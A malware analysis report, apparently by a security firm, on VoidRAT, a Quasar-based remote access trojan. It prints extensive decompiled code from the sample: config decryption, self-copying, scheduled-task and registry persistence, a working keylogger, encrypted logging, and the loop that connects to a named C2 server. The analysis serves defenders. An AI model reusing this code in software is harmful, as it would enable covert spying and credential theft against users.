A technical analysis of the Quasar-forked RAT called VoidRAT

Prepared by: Vlad Pasca, Senior Malware & Threat Analyst

SecurityScorecard.com
info@securityscorecard.com

Tower 49
12 E 49th Street
Suite 15-001
New York, NY 10017
1.800.682.1707

Table of contents

Executive summary

VoidRAT is based on the open-source RAT called Quasar. The configuration is decrypted using the AES128 algorithm and reveals the C2 server, the build version, the mutex name, and the name of the scheduled task that will be created. The malware steals information from web browsers and applications such as FileZilla and WinSCP. It also implements a keylogger functionality that saves and exfiltrates the pressed keys. The RAT handles multiple commands to retrieve the list of running processes, the Windows version and architecture, information about the antivirus and the firewall, and so on. The malware establishes persistence on the infected host by creating a scheduled task and a Run registry key entry.

Analysis and findings

SHA256: 36c483343398ea17347a4be4360ad4fb5f693b71cb61a5ecd919058a42884a06

The malware was deobfuscated using the de4dot tool. It implements a function that catches the unhandled exceptions, as shown below:

```
private static void Main(string[] args)
{
    Application.EnableVisualStyles();
    Application.SetCompatibleTextRenderingDefault(false);
    AppDomain.CurrentDomain.UnhandledException += Class0.smethod_1;
    if (GClass0.smethod_0() && Class0.smethod_3() && !GClass34.Exiting)
    {
        Class0.gclass34_0.method_16();
    }
    Class0.smethod_2();
    Class0.smethod_0();
}
```

Figure 1

For any of these unhandled exceptions, the process creates a batch file in the Temp directory that is used to restart the initial executable and deletes itself afterwards:

```
private static void smethod_1(object sender, UnhandledExceptionEventArgs e)
{
    if (e.IsTerminating)
    {
        string text = GClass42.smethod_6();
        if (string.IsNullOrEmpty(text))
        {
            return;
        }
        Process.Start(new ProcessStartInfo
        {
            WindowStyle = ProcessWindowStyle.Hidden,
            UseShellExecute = true,
            FileName = text
        });
        Class0.smethod_0();
    }
}
```

Figure 2

```
public static string smethod_6()
{
    string result;
    try
    {
        string text = GClass42.smethod_1(".bat");
        string contents = string.Concat(new string[]
        {
            "@echo off\r\nchcp 65001\r\necho DONT CLOSE THIS WINDOW!\r\nping -n 10 localhost > nul\r\nstart \"\" \"",
            GClass53.CurrentPath,
            "\"\r\ndel /a /q /f \"",
            text,
            "\""
        });
        File.WriteAllText(text, contents, new UTF8Encoding(false));
        result = text;
    }
    catch (Exception)
    {
        result = string.Empty;
    }
    return result;
}
```

Figure 3

```
public static string smethod_0(int length, string extension = "")
{
    StringBuilder stringBuilder = new StringBuilder(length);
    for (int i = 0; i < length; i++)
    {
        stringBuilder.Append("ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz0123456789"[GClass42.random_0.Next("ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz0123456789".Length)]);
    }
    return stringBuilder.ToString() + extension;
}

// Token: 0x0600060A RID: 1546 RVA: 0x00012454 File Offset: 0x00010654
public static string smethod_1(string extension)
{
    string text;
    do
    {
        text = Path.Combine(Path.GetTempPath(), GClass42.smethod_0(12, extension));
    }
    while (File.Exists(text));
    return text;
}
```

Figure 4

The encrypted configuration is borrowed from Quasar and contains information such as the C2 server, the mutex name, the scheduled task name, and the keylogger's directory name:

```
public static bool smethod_0()
{
    if (string.IsNullOrEmpty(GClass0.string_0))
    {
        return false;
    }
    GClass30.smethod_0(GClass0.string_9);
    GClass0.string_10 = GClass30.smethod_6(GClass0.string_10);
    GClass0.string_0 = GClass30.smethod_6(GClass0.string_0);
    GClass0.string_1 = GClass30.smethod_6(GClass0.string_1);
    GClass0.string_5 = GClass30.smethod_6(GClass0.string_5);
    GClass0.string_6 = GClass30.smethod_6(GClass0.string_6);
    GClass0.string_7 = GClass30.smethod_6(GClass0.string_7);
    GClass0.string_8 = GClass30.smethod_6(GClass0.string_8);
    GClass0.string_11 = GClass30.smethod_6(GClass0.string_11);
    GClass0.smethod_1();
    return true;
}
```

Figure 5

```
// Token: 0x04000008 RID: 8
public static string string_0 = "1oxGf/9oXP5NFMiau1eVh5wy5SW2Y+1H6Z0naezId2YL9w10rIcj4+lleIM63jGpqLYS5txVVCgGb5LobFQX0Q==";

// Token: 0x04000009 RID: 9
public static string string_1 = "awBwP789jSAyQayskoqwI7VyYedbEOpv2DOhWt+wVT9OtwWbeHd5s4dO9O4mr2MYaRptSZsfb9MG/eS6Hwe5O6eBz8ZVnbGT2YrmQxXUKyE=";

// Token: 0x0400000A RID: 10
public static int int_0 = 3000;

// Token: 0x0400000B RID: 11
public static string string_2 = "7Z1wV27A7AcIaSZIlSVCyA==";

// Token: 0x0400000C RID: 12
public static string string_3 = "O6O9upW+kko8FVFS2NatwKlH3n28Cqs9OW53eJSMCmz6YoGuIwvLB3s4XlhjT8XHPlU7PZKdA2YbWmGfrWG5qA==";

// Token: 0x0400000D RID: 13
public static Environment.SpecialFolder specialFolder_0 = Environment.SpecialFolder.ApplicationData;

// Token: 0x0400000E RID: 14
public static string string_4 = Environment.GetFolderPath(GClass0.specialFolder_0);

// Token: 0x0400000F RID: 15
public static string string_5 = "do8i84OfG7slwwvHjqtB3g1aDk3WNUxtZTtIZsiyMDhZMS4vG3EBf4TvwQoY1HltFTJqYlkakWepUSWelDOwAw==";

// Token: 0x04000010 RID: 16
public static string string_6 = "BCD8v/x5jiTm79a6H7howZ/Z1pUbKxBZzCzcoKM1la6KcBlFtS5BnfQ0U4rpPSCgR5eLI0r+A85v0bFLh41Fmw==";

// Token: 0x04000011 RID: 17
public static bool bool_0 = false;

// Token: 0x04000012 RID: 18
public static bool bool_1 = false;

// Token: 0x04000013 RID: 19
public static string string_7 = "Xvd4OSpdktf8ePEL625B0xcoBeKdoQ3NmERxAnNqkByrpwp2hfV+VvNM7KpmL0g6wROIEn5B6/FBecRWK7DNZXjQfXqOwyqZfkIty32SQXw=";

// Token: 0x04000014 RID: 20
public static string string_8 = "kw5blzINrbHBVrBo9DoJBa9EQY6Xj/hHELJoqewc4Sa16aDgs31LCPDqwAl051s4jYnnwxtF8SzHbe0SCHXljHUmGrOchq310cfM9S28PtA=";

// Token: 0x04000015 RID: 21
public static bool bool_2 = false;
```

Figure 6

The configuration parameters are decrypted using the AES128 algorithm. As we can see in the figure below, the AES salt is the same as for Quasar:

```
public static void smethod_0(string key)
{
    using (Rfc2898DeriveBytes rfc2898DeriveBytes = new Rfc2898DeriveBytes(key, GClass30.byte_2, 50000))
    {
        GClass30.byte_0 = rfc2898DeriveBytes.GetBytes(16);
        GClass30.byte_1 = rfc2898DeriveBytes.GetBytes(64);
    }
}
public static readonly byte[] byte_2 = new byte[]
{
    191,
    235,
    30,
    86,
    251,
    205,
    151,
    59,
    178,
    25,
    2,
    36,
    48,
    165,
    120,
    67,
    0,
    61,
    86,
    68,
    210,
    30,
    98,
    185,
    212,
    241,
    128,
    231,
    230,
    195,
    57,
    65
};
```

Figure 7

```
public static string smethod_6(string input)
{
    return Encoding.UTF8.GetString(GClass30.smethod_7(Convert.FromBase64String(input)));
}

// Token: 0x060004F6 RID: 1270 RVA: 0x0000E414 File Offset: 0x0000C614
public static byte[] smethod_7(byte[] input)
{
    if (GClass30.byte_0 == null || GClass30.byte_0.Length == 0)
    {
        throw new Exception("Key can not be empty.");
    }
    if (input != null && input.Length != 0)
    {
        byte[] array = new byte[0];
        try
        {
            using (MemoryStream memoryStream = new MemoryStream(input))
            {
                using (AesCryptoServiceProvider aesCryptoServiceProvider = new AesCryptoServiceProvider())
                {
                    aesCryptoServiceProvider.KeySize = 128;
                    aesCryptoServiceProvider.BlockSize = 128;
                    aesCryptoServiceProvider.Mode = CipherMode.CBC;
                    aesCryptoServiceProvider.Padding = PaddingMode.PKCS7;
                    aesCryptoServiceProvider.Key = GClass30.byte_0;
                    using (HMACSHA256 hmacsha = new HMACSHA256(GClass30.byte_1))
                    {
                        byte[] a = hmacsha.ComputeHash(memoryStream.ToArray(), 32, memoryStream.ToArray().Length - 32);
                        byte[] array2 = new byte[32];
                        memoryStream.Read(array2, 0, array2.Length);
                        if (!GClass39.smethod_0(a, array2))
                        {
                            return array;
                        }
                    }
                    byte[] array3 = new byte[16];
                    memoryStream.Read(array3, 0, 16);
                    aesCryptoServiceProvider.IV = array3;
                    using (CryptoStream cryptoStream = new CryptoStream(memoryStream, aesCryptoServiceProvider.CreateDecryptor(), CryptoStreamMode.Read))
                    {
                        byte[] array4 = new byte[memoryStream.Length - 16L + 1L];
                        array = new byte[cryptoStream.Read(array4, 0, array4.Length)];
                        Buffer.BlockCopy(array4, 0, array, 0, array.Length);
```

Figure 8

As we've already mentioned, the C2 server "rick63.publicvm[.]com[:]6750" is decrypted using the AES algorithm (see Figure 9).

Name	Value	Type
GClass30.smethod_6 returned	"rick63.publicvm.com:6750;"	string

Figure 9

The executable verifies if the processor architecture is 64-bit and sets a variable to the System or Program Files directory, as displayed in Figure 10.

```
private static void smethod_1()
{
    if (GClass46.Is64Bit)
    {
        return;
    }
    Environment.SpecialFolder specialFolder = GClass0.specialFolder_0;
    if (specialFolder != Environment.SpecialFolder.SystemX86)
    {
        if (specialFolder == Environment.SpecialFolder.ProgramFilesX86)
        {
            GClass0.specialFolder_0 = Environment.SpecialFolder.ProgramFiles;
        }
    }
    else
    {
        GClass0.specialFolder_0 = Environment.SpecialFolder.System;
    }
    GClass0.string_4 = Environment.GetFolderPath(GClass0.specialFolder_0);
}
```

Figure 10

The malware creates a mutex called “QSR_MUTEX_yvr8DKPNa7TF7IQF9u” and decodes two configuration values from Base64:

```
private static bool smethod_3()
{
    GClass7 gclass = new GClass7(GClass44.smethod_0(GClass0.string_1));
    if (!GClass40.smethod_0(GClass0.string_7) || gclass.IsEmpty || string.IsNullOrEmpty(GClass0.string_0))
    {
        return false;
    }
    GClass30.smethod_1(GClass0.string_2, GClass0.string_3);
    GClass53.InstallPath = Path.Combine(GClass0.string_4, ((!string.IsNullOrEmpty(GClass0.string_5)) ? (GClass0.string_5 + "\\") : "") + GClass0.string_6);
    GClass52.smethod_0();
    GClass42.smethod_3(GClass53.CurrentPath);
    if (GClass0.bool_0 && !(GClass53.CurrentPath == GClass53.InstallPath))
    {
        GClass40.smethod_1();
        GClass35.smethod_0(Class0.gclass34_0);
        return false;
    }
    GClass41.smethod_2();
    if (GClass0.bool_1 && !GClass38.smethod_0())
    {
        GClass53.AddToStartupFailed = true;
    }
    if (GClass0.bool_0 && GClass0.bool_2)
    {
        try
        {
            File.SetAttributes(GClass53.CurrentPath, FileAttributes.Hidden);
        }
        catch (Exception)
        {
        }
    }
    if (GClass0.bool_0 && GClass0.bool_5 && !string.IsNullOrEmpty(GClass0.string_5))
    {
        try
        {
            new DirectoryInfo(Path.GetDirectoryName(GClass53.InstallPath)).Attributes |= FileAttributes.Hidden;
        }
        catch (Exception)
        {
        }
    }
```

Figure 11

```
public static bool smethod_0(string name)
{
    bool result;
    GClass40.mutex_0 = new Mutex(false, name, ref result);
    return result;
}
```

Figure 12

```
public static void smethod_1(string key, string authKey)
{
    GClass30.byte_0 = Convert.FromBase64String(key);
    GClass30.byte_1 = Convert.FromBase64String(authKey);
}
```

Figure 13

The binary retrieves the public IP address and other information by sending a GET request to http://ip-api[.]com/json/, http://freegeoip[.]net/xml/, or http://api.ipify[.]org/, depending on if the previous requests were unsuccessful:

```
public static void smethod_0()
{
    TimeSpan timeSpan = new TimeSpan(DateTime.UtcNow.Ticks - GClass52.LastLocated.Ticks);
    if (timeSpan.TotalMinutes > 30.0 || !GClass52.LocationCompleted)
    {
        GClass52.smethod_1();
        if (string.IsNullOrEmpty(GClass52.GeoInfo.CountryCode) || string.IsNullOrEmpty(GClass52.GeoInfo.Country))
        {
            GClass52.ImageIndex = 247;
            return;
        }
        for (int i = 0; i < GClass52.string_0.Length; i++)
        {
            if (GClass52.string_0[i] == GClass52.GeoInfo.CountryCode.ToLower())
            {
                GClass52.ImageIndex = i;
                return;
            }
        }
    }
}
```

Figure 14

```
private static void smethod_1()
{
    GClass52.LocationCompleted = false;
    try
    {
        DataContractJsonSerializer dataContractJsonSerializer = new DataContractJsonSerializer(typeof(GClass54));
        HttpWebRequest httpWebRequest = (HttpWebRequest)WebRequest.Create("http://ip-api.com/json/");
        httpWebRequest.UserAgent = "Mozilla/5.0 (Windows NT 6.3; rv:48.0) Gecko/20100101 Firefox/48.0";
        httpWebRequest.Proxy = null;
        httpWebRequest.Timeout = 10000;
        using (HttpWebResponse httpWebResponse = (HttpWebResponse)httpWebRequest.GetResponse())
        {
            using (Stream responseStream = httpWebResponse.GetResponseStream())
            {
                using (StreamReader streamReader = new StreamReader(responseStream))
                {
                    string s = streamReader.ReadToEnd();
                    using (MemoryStream memoryStream = new MemoryStream(Encoding.UTF8.GetBytes(s)))
                    {
                        GClass52.GeoInfo = (GClass54)dataContractJsonSerializer.ReadObject(memoryStream);
                    }
                }
            }
        }
        GClass52.LastLocated = DateTime.UtcNow;
        GClass52.LocationCompleted = true;
    }
    catch
    {
        GClass52.smethod_2();
    }
}
```

Figure 15

```
private static void smethod_2()
{
    GClass52.GeoInfo = new GClass54();
    try
    {
        HttpWebRequest httpWebRequest = (HttpWebRequest)WebRequest.Create("http://freegeoip.net/xml/");
        httpWebRequest.UserAgent = "Mozilla/5.0 (Windows NT 6.3; rv:48.0) Gecko/20100101 Firefox/48.0";
        httpWebRequest.Proxy = null;
        httpWebRequest.Timeout = 10000;
        using (HttpWebResponse httpWebResponse = (HttpWebResponse)httpWebRequest.GetResponse())
        {
            using (Stream responseStream = httpWebResponse.GetResponseStream())
            {
                using (StreamReader streamReader = new StreamReader(responseStream))
                {
                    string xml = streamReader.ReadToEnd();
                    XmlDocument xmlDocument = new XmlDocument();
                    xmlDocument.LoadXml(xml);
                    string innerXml = xmlDocument.SelectSingleNode("Response//IP").InnerXml;
                    string innerXml2 = xmlDocument.SelectSingleNode("Response//CountryName").InnerXml;
                    string innerXml3 = xmlDocument.SelectSingleNode("Response//CountryCode").InnerXml;
                    string innerXml4 = xmlDocument.SelectSingleNode("Response//RegionName").InnerXml;
                    string innerXml5 = xmlDocument.SelectSingleNode("Response//City").InnerXml;
                    string innerXml6 = xmlDocument.SelectSingleNode("Response//TimeZone").InnerXml;
                    GClass52.GeoInfo.Ip = ((!string.IsNullOrEmpty(innerXml)) ? innerXml : "-");
                    GClass52.GeoInfo.Country = ((!string.IsNullOrEmpty(innerXml2)) ? innerXml2 : "Unknown");
                    GClass52.GeoInfo.CountryCode = ((!string.IsNullOrEmpty(innerXml3)) ? innerXml3 : "-");
                    GClass52.GeoInfo.Region = ((!string.IsNullOrEmpty(innerXml4)) ? innerXml4 : "Unknown");
                    GClass52.GeoInfo.City = ((!string.IsNullOrEmpty(innerXml5)) ? innerXml5 : "Unknown");
                    GClass52.GeoInfo.Timezone = ((!string.IsNullOrEmpty(innerXml6)) ? innerXml6 : "Unknown");
                    GClass52.GeoInfo.Isp = "Unknown";
                }
            }
        }
        GClass52.LastLocated = DateTime.UtcNow;
        GClass52.LocationCompleted = true;
    }
```

Figure 16

```
private static void smethod_3()
{
    string ip = "-";
    try
    {
        HttpWebRequest httpWebRequest = (HttpWebRequest)WebRequest.Create("http://api.ipify.org/");
        httpWebRequest.UserAgent = "Mozilla/5.0 (Windows NT 6.3; rv:48.0) Gecko/20100101 Firefox/48.0";
        httpWebRequest.Proxy = null;
        httpWebRequest.Timeout = 5000;
        using (HttpWebResponse httpWebResponse = (HttpWebResponse)httpWebRequest.GetResponse())
        {
            using (Stream responseStream = httpWebResponse.GetResponseStream())
            {
                using (StreamReader streamReader = new StreamReader(responseStream))
                {
                    ip = streamReader.ReadToEnd();
                }
            }
        }
    }
    catch (Exception)
    {
    }
    GClass52.GeoInfo.Ip = ip;
}
```

Figure 17

If the “AppData\Roaming\SubDir” directory doesn’t exist, it is created, and the malware copies itself as “Client.exe” within the new directory. The current process is killed, and the newly created executable is spawned:

```
public static void smethod_0(GClass33 client)
{
    bool flag = false;
    if (!Directory.Exists(Path.Combine(GClass0.string_4, GClass0.string_5)))
    {
        try
        {
            Directory.CreateDirectory(Path.Combine(GClass0.string_4, GClass0.string_5));
        }
        catch (Exception)
        {
            return;
        }
    }
    if (File.Exists(GClass53.InstallPath))
    {
        try
        {
            File.Delete(GClass53.InstallPath);
        }
        catch (Exception ex)
        {
            if (ex is IOException || ex is UnauthorizedAccessException)
            {
                Process[] processesByName = Process.GetProcessesByName(Path.GetFileNameWithoutExtension(GClass53.InstallPath));
                int id = Process.GetCurrentProcess().Id;
                foreach (Process process in processesByName)
                {
                    if (process.Id != id)
                    {
                        process.Kill();
                        flag = true;
                    }
                }
            }
        }
    }
    if (flag)
    {
        Thread.Sleep(5000);
    }
```

Figure 18

```
try
{
    File.Copy(GClass53.CurrentPath, GClass53.InstallPath, true);
}
catch (Exception)
{
    return;
}
if (GClass0.bool_1 && !GClass38.smethod_0())
{
    GClass53.AddToStartupFailed = true;
}
if (GClass0.bool_2)
{
    try
    {
        File.SetAttributes(GClass53.InstallPath, FileAttributes.Hidden);
    }
    catch (Exception)
    {
    }
}
GClass42.smethod_3(GClass53.InstallPath);
ProcessStartInfo startInfo = new ProcessStartInfo
{
    WindowStyle = ProcessWindowStyle.Hidden,
    CreateNoWindow = true,
    UseShellExecute = false,
    FileName = GClass53.InstallPath
};
try
{
    Process.Start(startInfo);
}
```

Figure 19

Whether the current user belongs to the Administrators group, the process creates a scheduled task called “Quasar Client Startup”. An entry with the same name is created under the Run registry key in any case:

```
public static bool smethod_0()
{
    if (GClass41.smethod_1() == "Admin")
    {
        try
        {
            Process process = Process.Start(new ProcessStartInfo("schtasks")
            {
                Arguments = string.Concat(new string[]
                {
                    "/create /tn \"",
                    GClass0.string_8,
                    "\" /sc ONLOGON /tr \"",
                    GClass53.CurrentPath,
                    "\" /rl HIGHEST /f"
                }),
                UseShellExecute = false,
                CreateNoWindow = true
            });
            process.WaitForExit(1000);
            if (process.ExitCode == 0)
            {
                return true;
            }
        }
        catch (Exception)
        {
        }
        return GClass47.smethod_0(RegistryHive.CurrentUser, "Software\\Microsoft\\Windows\\CurrentVersion\\Run", GClass0.string_8, GClass53.CurrentPath, true);
    }
    return GClass47.smethod_0(RegistryHive.CurrentUser, "Software\\Microsoft\\Windows\\CurrentVersion\\Run", GClass0.string_8, GClass53.CurrentPath, true);
}
```

Figure 20

```
public static string smethod_1()
{
    using (WindowsIdentity current = WindowsIdentity.GetCurrent())
    {
        if (current != null)
        {
            WindowsPrincipal windowsPrincipal = new WindowsPrincipal(current);
            if (windowsPrincipal.IsInRole(WindowsBuiltInRole.Administrator))
            {
                return "Admin";
            }
            if (windowsPrincipal.IsInRole(WindowsBuiltInRole.User))
            {
                return "User";
            }
            if (windowsPrincipal.IsInRole(WindowsBuiltInRole.Guest))
            {
                return "Guest";
            }
        }
    }
    return "Unknown";
}
```

Figure 21

```
public static bool smethod_0(RegistryHive hive, string path, string name, string value, bool addQuotes = false)
{
    bool result;
    try
    {
        using (RegistryKey registryKey = RegistryKey.OpenBaseKey(hive, RegistryView.Registry64).OpenWritableSubKeySafe(path))
        {
            if (registryKey == null)
            {
                result = false;
            }
            else
            {
                if (addQuotes && !value.StartsWith("\"") && !value.EndsWith("\""))
                {
                    value = "\"" + value + "\"";
                }
                registryKey.SetValue(name, value);
                result = true;
            }
        }
    }
    catch (Exception)
    {
        result = false;
    }
    return result;
}
```

Figure 22

A new thread that runs in the background and handles the SetUserStatus command is created:

```
public static void smethod_2()
{
    new Thread(new ThreadStart(GClass41.smethod_3))
    {
        IsBackground = true
    }.Start();
}
```

```
// Token: 0x06000607 RID: 1543 RVA: 0x00012344 File Offset: 0x00010544
private static void smethod_3()
{
    while (!GClass34.Exiting)
    {
        Thread.Sleep(5000);
        if (GClass41.smethod_4())
        {
            if (GClass41.LastUserStatus != GEnum3.const_0)
            {
                GClass41.LastUserStatus = GEnum3.const_0;
                new SetUserStatus(GClass41.LastUserStatus).Execute(Class0.gclass34_0);
            }
        }
        else if (GClass41.LastUserStatus != GEnum3.const_1)
        {
            GClass41.LastUserStatus = GEnum3.const_1;
            new SetUserStatus(GClass41.LastUserStatus).Execute(Class0.gclass34_0);
        }
    }
}
```

Figure 23

Another thread executes the keylogger functionality:

```
if (GClass0.bool_3)
{
    new Thread(new ThreadStart(Class0.Class1.class1_0.method_0))
    {
        IsBackground = true
    }.Start();
}
```

Figure 24

```
internal void method_0()
{
    Class0.applicationContext_0 = new ApplicationContext();
    new Keylogger(15000.0);
    Application.Run(Class0.applicationContext_0);
}
```

Figure 25

The malware creates a directory called “Logs” in the AppData folder (Figure 26).

```
public static string LogDirectory
{
    get
    {
        return Path.Combine(Environment.GetFolderPath(Environment.SpecialFolder.ApplicationData), GClass0.string_11);
    }
}

// Token: 0x060001B5 RID: 437 RVA: 0x00008FE0 File Offset: 0x000071E0
public Keylogger(double flushInterval)
{
    Keylogger.Instance = this;
    this._lastWindowTitle = string.Empty;
    this._logFileBuffer = new StringBuilder();
    this.Subscribe(GClass3.smethod_1());
    this._timerFlush = new System.Timers.Timer
    {
        Interval = flushInterval
    };
    this._timerFlush.Elapsed += this.timerFlush_Elapsed;
    this._timerFlush.Start();
    this.WriteFile();
}
```

Figure 26

The binary developed three functions called “OnKeyDown”, “OnKeyUp”, and “OnKeyPress” that log the pressed keys:

```
private void Subscribe(IKeyboardMouseEvents events)
{
    this._mEvents = events;
    this._mEvents.Event_0 += this.OnKeyDown;
    this._mEvents.Event_2 += this.OnKeyUp;
    this._mEvents.Event_1 += this.OnKeyPress;
}

// Token: 0x060001B9 RID: 441 RVA: 0x000090C8 File Offset: 0x000072C8
private void Unsubscribe()
{
    if (this._mEvents == null)
    {
        return;
    }
    this._mEvents.Event_0 -= this.OnKeyDown;
    this._mEvents.Event_2 -= this.OnKeyUp;
    this._mEvents.Event_1 -= this.OnKeyPress;
    this._mEvents.Dispose();
}
```

Figure 27

```
private void OnKeyDown(object sender, KeyEventArgs e)
{
    string text = GClass51.smethod_4();
    if (!string.IsNullOrEmpty(text) && text != this._lastWindowTitle)
    {
        this._lastWindowTitle = text;
        this._logFileBuffer.Append(string.Concat(new string[]
        {
            "<p class=\"h\"><br><br>[<b>",
            GClass51.smethod_2(text),
            " - ",
            DateTime.Now.ToString("HH:mm"),
            "</b>]</p><br>"
        }));
    }
    if (this._pressedKeys.IsModifierKeysSet() && !this._pressedKeys.Contains(e.KeyCode))
    {
        this._pressedKeys.Add(e.KeyCode);
        return;
    }
    if (!e.KeyCode.IsExcludedKey() && !this._pressedKeys.Contains(e.KeyCode))
    {
        this._pressedKeys.Add(e.KeyCode);
    }
}

// Token: 0x060001B8 RID: 443 RVA: 0x00009210 File Offset: 0x00007410
private void OnKeyPress(object sender, KeyPressEventArgs e)
{
    if (this._pressedKeys.IsModifierKeysSet() && this._pressedKeys.ContainsKeyChar(e.KeyChar))
    {
        return;
    }
    if ((!this._pressedKeyChars.Contains(e.KeyChar) || !GClass51.smethod_0(this._pressedKeyChars, e.KeyChar)) && !this._pressedKeys.ContainsKeyChar(e.KeyChar))
    {
        string value = GClass51.smethod_1(e.KeyChar);
        if (!string.IsNullOrEmpty(value))
        {
            if (this._pressedKeys.IsModifierKeysSet())
            {
                this._ignoreSpecialKeys = true;
            }
            this._pressedKeyChars.Add(e.KeyChar);
            this._logFileBuffer.Append(value);
        }
    }
}

// Token: 0x060001BC RID: 444 RVA: 0x00002E33 File Offset: 0x00001033
private void OnKeyUp(object sender, KeyEventArgs e)
{
    this._logFileBuffer.Append(this.HighlightSpecialKeys(this._pressedKeys.ToArray()));
    this._pressedKeyChars.Clear();
}
```

Figure 28

The GetWindowText method is utilized to record the name of the specified window's title bar:

```
public static string smethod_4()
{
    StringBuilder stringBuilder = new StringBuilder(1024);
    Class14.GetWindowText(Class14.GetForegroundWindow(), stringBuilder, stringBuilder.Capacity);
    string text = stringBuilder.ToString();
    if (string.IsNullOrEmpty(text))
    {
        return null;
    }
    return text;
}
```

Figure 29

A file with the name derived from the current date is created in the Logs directory. It stores the pressed keys, which can also be special characters:

```
public static string smethod_1(char key)
{
    if (key < ' ')
    {
        return string.Empty;
    }
    switch (key)
    {
    case ' ':
        return " ";
    case '!':
    case '$':
    case '%':
        break;
    case '"':
        return "&quot;";
    case '#':
        return "&#35;";
    case '&':
        return "&amp;";
    case '\'':
        return "&apos;";
    default:
        if (key == '<')
        {
            return "&lt;";
        }
        if (key == '>')
        {
            return "&gt;";
        }
        break;
    }
    return key.ToString();
}
```

Figure 30

```
private void WriteFile()
{
    bool flag = false;
    string text = Path.Combine(Keylogger.LogDirectory, DateTime.Now.ToString("MM-dd-yyyy"));
    try
    {
        DirectoryInfo directoryInfo = new DirectoryInfo(Keylogger.LogDirectory);
        if (!directoryInfo.Exists)
        {
            directoryInfo.Create();
        }
        if (GClass0.bool_4)
        {
            directoryInfo.Attributes = (FileAttributes.Hidden | FileAttributes.Directory);
        }
        if (!File.Exists(text))
        {
            flag = true;
        }
        StringBuilder stringBuilder = new StringBuilder();
        if (flag)
        {
            stringBuilder.Append("<meta http-equiv='Content-Type' content='text/html; charset=utf-8' />Log created on " + DateTime.Now.ToString("dd.MM.yyyy HH:mm") + "<br><br>");
            stringBuilder.Append("<style>.h { color: 0000ff; display: inline; }</style>");
            this._lastWindowTitle = string.Empty;
        }
        if (this._logFileBuffer.Length > 0)
        {
            stringBuilder.Append(this._logFileBuffer);
        }
        GClass42.smethod_7(text, stringBuilder.ToString());
        stringBuilder.Clear();
    }
    catch
    {
    }
    this._logFileBuffer.Clear();
}
```

Figure 31

```
public static void smethod_7(string filename, string appendText)
{
    appendText = GClass42.smethod_8(filename) + appendText;
    using (FileStream fileStream = File.Open(filename, FileMode.Create, FileAccess.Write))
    {
        byte[] array = GClass30.smethod_4(Encoding.UTF8.GetBytes(appendText));
        fileStream.Seek(0L, SeekOrigin.Begin);
        fileStream.Write(array, 0, array.Length);
    }
}
```

Figure 32

The logs are encrypted using the AES128 algorithm before they're written to the file, as shown below:

```
public static byte[] smethod_4(byte[] input)
{
    if (GClass30.byte_0 != null && GClass30.byte_0.Length != 0)
    {
        if (input != null && input.Length != 0)
        {
            byte[] result = new byte[0];
            try
            {
                using (MemoryStream memoryStream = new MemoryStream())
                {
                    memoryStream.Position = 32L;
                    using (AesCryptoServiceProvider aesCryptoServiceProvider = new AesCryptoServiceProvider())
                    {
                        aesCryptoServiceProvider.KeySize = 128;
                        aesCryptoServiceProvider.BlockSize = 128;
                        aesCryptoServiceProvider.Mode = CipherMode.CBC;
                        aesCryptoServiceProvider.Padding = PaddingMode.PKCS7;
                        aesCryptoServiceProvider.Key = GClass30.byte_0;
                        aesCryptoServiceProvider.GenerateIV();
                        using (CryptoStream cryptoStream = new CryptoStream(memoryStream, aesCryptoServiceProvider.CreateEncryptor(), CryptoStreamMode.Write))
                        {
                            memoryStream.Write(aesCryptoServiceProvider.IV, 0, aesCryptoServiceProvider.IV.Length);
                            cryptoStream.Write(input, 0, input.Length);
                            cryptoStream.FlushFinalBlock();
                            using (HMACSHA256 hmacsha = new HMACSHA256(GClass30.byte_1))
                            {
                                byte[] array = hmacsha.ComputeHash(memoryStream.ToArray(), 32, memoryStream.ToArray().Length - 32);
                                memoryStream.Position = 0L;
                                memoryStream.Write(array, 0, array.Length);
                            }
                        }
                    }
                    result = memoryStream.ToArray();
                }
                return result;
            }
            catch
            {
                return result;
            }
        }
```

Figure 33

The malicious process creates a socket and connects to the C2 server via a function call to Connect:

```
public void method_16()
{
    while (!GClass34.Exiting)
    {
        if (!base.Connected)
        {
            Thread.Sleep(100 + new Random().Next(0, 250));
            GClass55 gclass = this.gclass7_0.method_0();
            base.method_4(gclass.IpAddress, gclass.Port);
            Thread.Sleep(200);
            Application.DoEvents();
        }
        while (base.Connected)
        {
            Application.DoEvents();
            Thread.Sleep(2500);
        }
        if (GClass34.Exiting)
        {
            base.method_12();
            return;
        }
        Thread.Sleep(GClass0.int_0 + new Random().Next(250, 750));
    }
}
```

Figure 34

```
protected void method_4(IPAddress ip, ushort port)
{
    try
    {
        this.method_12();
        this.socket_0 = new Socket(ip.AddressFamily, SocketType.Stream, ProtocolType.Tcp);
        this.socket_0.SetKeepAliveEx(this.KEEP_ALIVE_INTERVAL, this.KEEP_ALIVE_TIME);
        this.socket_0.Connect(ip, (int)port);
        if (this.socket_0.Connected)
        {
            this.socket_0.BeginReceive(this.byte_0, 0, this.byte_0.Length, SocketFlags.None, new AsyncCallback(this.method_5), null);
            this.method_1(true);
        }
    }
    catch (Exception ex)
    {
        this.method_0(ex);
    }
}
```

Figure 35

The following commands are implemented. We will give details about most of them and highlight the commonalities when that's the case.

```
public static Type[] smethod_0()
{
    return new Type[]
    {
        typeof(GetAuthentication),
        typeof(DoClientDisconnect),
        typeof(DoClientReconnect),
        typeof(DoClientUninstall),
        typeof(DoWebcamStop),
        typeof(DoAskElevate),
        typeof(DoDownloadAndExecute),
        typeof(DoUploadAndExecute),
        typeof(GetDesktop),
        typeof(GetProcesses),
        typeof(DoProcessKill),
        typeof(DoProcessStart),
        typeof(GetDrives),
        typeof(GetDirectory),
        typeof(DoDownloadFile),
        typeof(DoMouseEvent),
        typeof(DoKeyboardEvent),
        typeof(GetSystemInfo),
        typeof(DoVisitWebsite),
        typeof(DoShowMessageBox),
        typeof(DoClientUpdate),
        typeof(GetMonitors),
        typeof(GetWebcams),
        typeof(GetWebcam),
        typeof(DoShellExecute),
        typeof(DoPathRename),
        typeof(DoPathDelete),
        typeof(DoShutdownAction),
        typeof(GetStartupItems),
        typeof(DoStartupItemAdd),
        typeof(DoStartupItemRemove),
        typeof(DoDownloadFileCancel),
        typeof(GetKeyloggerLogs),
        typeof(DoUploadFile),
        typeof(GetPasswords),
        typeof(DoLoadRegistryKey),
        typeof(DoCreateRegistryKey),
        typeof(DoDeleteRegistryKey),
        typeof(DoRenameRegistryKey),
```

Figure 36

```
